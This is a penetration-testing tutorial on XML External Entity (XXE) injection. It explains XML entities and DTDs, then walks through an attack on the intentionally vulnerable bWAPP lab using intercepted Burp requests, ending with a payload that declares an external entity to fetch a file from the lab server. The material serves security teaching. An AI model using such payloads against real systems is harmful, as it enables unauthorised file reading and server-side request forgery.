iGNITE Technologies

# DETAILED GUIDE ON XXE INJECTION

www.hackingarticles.in

## Contents

## Introduction


In the world of application security, one of the lesser-known yet highly critical vulnerabilities is the **XXE Injection attack** (XML External Entity Injection). This attack exploits the way XML parsers process external entities, allowing attackers to read sensitive files, perform server-side request forgery (SSRF), or even execute remote code under certain conditions. Whether you're a penetration tester or a developer, understanding the risks associated with XXE Injection attacks is essential for securing XML-based applications.

**XML** is a markup language that is commonly used in web development. It is used for storing and transporting data. So, today in this article, we will learn how an attacker can use this vulnerability to gain information and try to defame web-application.

## Introduction to XML

### What are XML and Entity?

*XML stands for "E**x**tensible **M**arkup **L**anguage",It is the most common language for storing and transporting data.* It is a self-descriptive language. It does not contain any predefined tags like <p>, <img>, etc. All the tags are user-defined depending upon the data it is representing for example. <email></email>, <message></message> etc.



```
<?xml
  version = "version_number"
  encoding = "encoding_declaration"
  standalone = "standalone_status"
?>
```

- **Version:** It is used to specify what version of XML standard is being used.
  - **Values:** 1.0
- **Encoding:** It is declared to specify the encoding to be used. The default encoding that is used in XML is **UTF-8.**
  - **Values:** UTF-8, UTF-16, ISO-10646-UCS-2, ISO-10646-UCS-4, Shift_JIS, ISO-2022-JP, ISO-8859-1 to ISO-8859-9, EUC-JP
- **Standalone:** It informs the parser if the document has any link to an external source or there is any reference to an external document. The default value is no.
  - **Values:** yes, no

## What is an Entity?

Like there are variables in programming languages we have XML Entity. They are the way of representing data that are present inside an XML document. There are various built-in entities in XML language like &lt; and &gt; which are used for less than and greater than in XML language. All of these metacharacters generally represent entities that appear in data. XML external entities are the entities that are located outside DTD.

An external entity declaration uses the SYSTEM keyword and must specify a URL from which to load the value of the entity. For example

```
<!ENTITY ignite SYSTEM "URL">
```

In this syntax **Ignite** is the name of the entity,

**SYSTEM** is the keyword used,

**URL** is the URL that we want to get by performing an XXE attack.

## What is the Document Type Definition (DTD)?

It is used for declaration of the structure of XML document, types of data value that it can contain, etc. DTD can be present inside the XML file or can be defined separately. It is declared at the beginning of XML using <!DOCTYPE>.

There are several types of DTDs and the one we are interested in is external DTDs.

**SYSTEM:** The system identifier enables us to specify the external file location that contains the DTD declaration.

```
<!DOCTYPE ignite SYSTEM "URL" [...] >
```

**PUBLIC:** Public identifiers create a mechanism to locate DTD resources and write them as below –

As you can see, the keyword PUBLIC begins the entry, followed by a specialized identifier. Entries in a catalog use public identifiers for identification.

```
<!DOCTYPE raj PUBLIC "URL"
```


# Introduction to XXE Injection

An attacker performs an XXE attack against an application to parse its XML input. In this attack, a weakly configured XML parser processes XML input containing a reference to an external entity. Like in Cross-Site Scripting (XSS) we try to inject scripts similarly in this we try to insert XML entities to gain crucial information.

The declaration of the structure of the XML document, types of data value that it can contain, etc., uses it. You can present DTD inside the XML file or define it separately. It is declared at the beginning of XML using <!DOCTYPE>.

There are several types of DTDs and the one we are interested in is external DTDs. There are two types of external DTDs.

**SYSTEM:** System identifier enables us to specify the external file location that contains the DTD declaration



In this XML external entity, a payload is sent to the server, which then sends that data to an XML parser that parses the XML request and provides the desired output to the server. Then server returns that output to the attacker.

## Impacts

XML External Entity (XXE) can possess a severe threat to a company or a web developer. XXE has always been in Top 10 list of OWASP. Many websites commonly use XML for the string and transportation of data, and if they do not take countermeasures, attackers will compromise this information. Various attacks that are possible are:

- Server-Side Request Forgery
- DoS Attack
- Remote Code Execution
- Cross-Site Scripting

The CVSS score of XXE is **7.5** and its severity is **Medium** with –


- **CWE-611:** Improper Restriction of XML External Entity.
- **CVE-2019-12153:** Local File SSRF
- **CVE-2019-12154:** Remote File SSRF
- **CVE-2018-1000838:** Billion Laugh Attack
- **CVE-2019-0340:** XXE via File Upload

## Performing XXE Attack to perform SSRF


Server-Side Request Forgery (SSRF) is a web vulnerability where the hacker injects server-side HTML codes to get control over the site or to redirect the output to the attacker's server. File types for SSRF attacks are –

### Local File

These are the files that are present on the website domain like robots.txt, server-info, etc. So, let’s use “bWAPP” to perform an XXE attack at a level set to **low**.




Now we will fire up our BurpSuite and intercept after pressing Any Bugs? button and we will get the following output on burp:



```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 192.168.1.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: text/xml; charset=UTF-8
Content-Length: 59
Origin: http://192.168.1.15
Connection: close
Referer: http://192.168.1.15/bWAPP/xxe-1.php
Cookie: security_level=0; PHPSESSID=513ffcf8bd10c0c1b3eece742ee35112

<reset>
  <login>
    bee
  </login>
  <secret>
    Any bugs?
  </secret>
</reset>
```


We can see that there is no filter applied so XXE is possible so we will send it to the repeater and there we will perform our attack. We will try to know which field is vulnerable or injectable because we can see there are two 0 fields i.e., **login and secret.**

So, we will test it as follows:




```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 192.168.1.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefo
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: text/xml; charset=UTF-8
Content-Length: 59
Origin: http://192.168.1.15
Connection: close
Referer: http://192.168.1.15/bWAPP/xxe-1.php
Cookie: security_level=0; PHPSESSID=632abfe8de5f755a762e9705cf711863

<reset>
  <login>
    bee
  </login>
  <secret>
    Any bugs?
  </secret>
</reset>
```

In the repeater tab, we will send the default request and observe the output in the response tab.




```
HTTP/1.1 200 OK
Date: Wed, 18 Nov 2020 03:09:57 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 wi
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check
Pragma: no-cache
Content-Length: 28
Connection: close
Content-Type: text/html

bee's secret has been reset!
```

It says ***"bee's secret has been reset"*** so it seems that login is injectable but let's verify this by changing it from bee and then sending the request.



```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 192.168.1.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefo
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: text/xml; charset=UTF-8
Content-Length: 59
Origin: http://192.168.1.15
Connection: close
Referer: http://192.168.1.15/bWAPP/xxe-1.php
Cookie: security_level=0; PHPSESSID=632abfe8de5f755a762e9705cf711863

<reset>
  <login>
    ignite
  </login>
  <secret>
    Any bugs?
  </secret>
</reset>
```

Now again we will be observing its output in response tab:



```
HTTP/1.1 200 OK
Date: Wed, 18 Nov 2020 03:11:02 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 wi
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check
Pragma: no-cache
Content-Length: 31
Connection: close
Content-Type: text/html

ignite's secret has been reset!
```


We got the output ***"ignite's secret has been reset"*** so it makes it clear that login is injectable. Now we will perform our attack.

Now as we know which field is injectable, let's try to get the robots.txt file. And for this, we'll be using the following payload –

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE reset [
<!ENTITY ignite SYSTEM "http://192.168.1.15/bWAPP/robots.txt">
]>
<reset><login>&ignite;</login><secret>Any bugs?</secret></reset>
```

